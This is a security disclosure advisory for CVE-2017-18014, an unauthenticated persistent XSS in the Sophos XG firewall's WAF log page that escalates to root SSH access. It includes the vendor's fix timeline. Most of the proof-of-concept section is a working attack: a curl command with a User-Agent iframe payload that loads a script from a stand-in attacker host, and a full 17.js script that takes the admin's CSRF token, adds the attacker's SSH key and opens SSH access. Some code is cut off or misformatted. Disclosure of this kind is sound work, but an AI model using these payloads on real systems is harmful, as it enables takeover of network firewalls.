SSD Advisory – Sophos XG from Unauthenticated Persistent XSS to Unauthorized Root Access

blogs.securiteam.com/index.php/archives/3612

Vulnerability Summary

The following advisory describes an unauthenticated persistent XSS that leads to unauthorized root access found in Sophos XG version 17.

Sophos XG Firewall "provides unprecedented visibility into your network, users, and applications directly from the all-new control center. You also get rich on-box reporting and the option to add Sophos iView for centralized reporting across multiple firewalls."

Credit

An independent security researcher has reported this vulnerability to Beyond Security's SecuriTeam Secure Disclosure program.

Vendor response

Sophos was informed of the vulnerability, their response was:

- On December 11th, we both received and acknowledged your submission of the issue
- On December 12th, we confirmed the issue and started working on a fix
- On December 20th, we released the official fix in XGv17 MR3: https://community.sophos.com/products/xg-firewall/b/xg-blog/posts/sfos-17-0-3-mr3-released< /li>
- On December 29th, we finished the automatic distribution of the fix backports to all previous releases of XGv16, v16.5, v17
- On December 31st, we published our security advisory with the acknowledgement as per your request: https://community.sophos.com/kb/en-us/128024?elqTrackId=3a6db4656f654d65b352f526d26c6a17&elq=1514ab02d2764e8cb73e6b0bdbe7e7be&elqaid=2739&elqat=1&elqCampaignId=27053

CVE: CVE-2017-18014

Vulnerability details


An unauthenticated user can trigger a persistent XSS vulnerability in the WAF log page (Control Center -> Log Viewer -> in the filter option "Web Server Protection") in the webadmin interface which can be used to execute any action that webadmin of the firewall can (creating new user / ssh enabling and adding an ssh auth-key etc).

In order to trigger the vulnerability we will demonstrate the following scenario:

- Sophos XG Firewall will configured with 3 zones: Trusted, Untrusted, DMZ
- A WEB server will be placed in DMZ
- The firewall will protect the web server using Web Application Firewall (WAF) with default Sophos recommendation.
- An attacker, from Untrusted network, will send a URL request to the web server in DMZ. This cause the injection of the script in the WAF logs page
- An admin, from Trusted, will visit WAF log page
- The script, without any other interaction or alert, will add an SSH auth-key to admin user and will allow ssh administration from Untrusted.
- The attacker will get full root ssh shell

The Sophos XG WAF log page will execute the "User-Agent" parameter in the POST request.

Proof of Concept


Trusted
DMZ
Untrusted
Sophos XG Fireweal admin portal
Attacker controlled website
The request will go into the WAF log page and will execute when an admin will visit the page
Webserver
POST request to the webserver in the DMZ
With Malicious "User-Agent"
Web Application Firewall (WAF)

Sophos XG configuration:

- Firewall interface Trusted – 192.168.10.190 port A
- Firewall interface Untrusted – 192.168.0.192 port B
- Firewall interface DMZ – 192.168.20.190 port C

Environment

- The Sophos XG Fireweal admin portal will be at https://192.168.10.190:4444/webconsole/webpages/login.jsp
- In Trusted network the Admin PC IP: 192.168.10.191
- In DMZ network the "Webserver" can be netcat listener at IP: 192.168.20.191
- In Unrusted network, the Attacker controlled website IP: 192.168.0.12

From the attacker PC create an ssh auth key (empty passphrase):

```
ssh-keygen -t rsa
```

Then read the pub key – This key will be used in the attack.

Note that you have to encode part of your key when you insert it in the attack script – every '+' must be replaced with '%2B'.

Modify the 17.js script (see below) replacing ===>INSERT-YOUR-PUB-KEY<=== with your pub key

Change Host 17.js to your website.

Now run the follow cURL command, injecting the “User-Agent”:

```
curl "http://WEBSERVER.COM" -H "Host: 192.168.0.192" -H "User-Agent:PERU<i hidden><iframe onload=\"function JS(){var iH =
document.getElementsByTagName('head')[0];var my = document.createElement('script');my.type = 'text/javascript';my.src =
'https://www.AttackerControlledWebsite.COM/17.js';iH.appendChild(my);};JS();\"></iframe></i>peru"

To trigger the attack, from admin PC, go to the log page (Log Viewer > Web Server Protection) and move mouse over the packet details

Connect to  Sophos XG using ssh from attack PC (username is admin):

<u>17.js</u>
```

```
var iframe1 = document.createElement('iframe');
iframe1.id = 'peruid';
iframe1.style = 'width:0; height:0; border:0; border:none; vivibility:0';
document.body.appendChild(iframe1);
var iframe2 = document.createElement('iframe');
iframe2.id = 'peruid2';
iframe2.style = 'width:0; height:0; border:0; border:none; vivibility:0';
document.body.appendChild(iframe2);
var url = window.location.href;
var arr = url.split('/');
var IPV = arr[0] + '//' + arr[2];
var arr2 = url.split('=');
var csrf = arr2[2];
var ajax = '{"username":"admin","allowpubkeyauth":"1","sshkey":["===>INSERT-YOUR-PUB-KEY<==="]}';
var param = "csrf="+csrf+"&mode=2501&Event=UPDATE&Entity=PublicKeyAuth&json="+ajax+"&__RequestType=ajax&t=1507131213973";
var xhttp = new XMLHttpRequest();
xhttp.open('POST', IPV+'/webconsole/Controller', true);
xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhttp.onreadystatechange = function() {
if (xhttp.readyState == 4 && xhttp.status == 200) {
    var doc = document.getElementById("peruid").contentWindow.document;
    doc.open();
    doc.write(xhttp.responseText);
    doc.close();
    }
  }
xhttp.send(param);
var ajax2 = '{"localaclid":
["LAN#2","LAN#4","LAN#6","LAN#13","LAN#5","LAN#9","LAN#8","LAN#14","LAN#10","LAN#7","LAN#38","LAN#23","LAN#18","WAN#4","WAN#10","WAN#38","DMZ
var param2 = "csrf="+csrf+"&mode=72&json="+ajax2+"&__RequestType=ajax";
var xhttp2 = new XMLHttpRequest();
xhttp2.open('POST', IPV+'/webconsole/Controller', true);
xhttp2.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhttp2.onreadystatechange = function() {
if (xhttp2.readyState == 4 && xhttp.status == 200) {
    var doc = document.getElementById("peruid2").contentWindow.document;
    doc.open();
    doc.write(xhttp2.responseText);
    doc.close();
    }
  }
xhttp2.send(param2);
```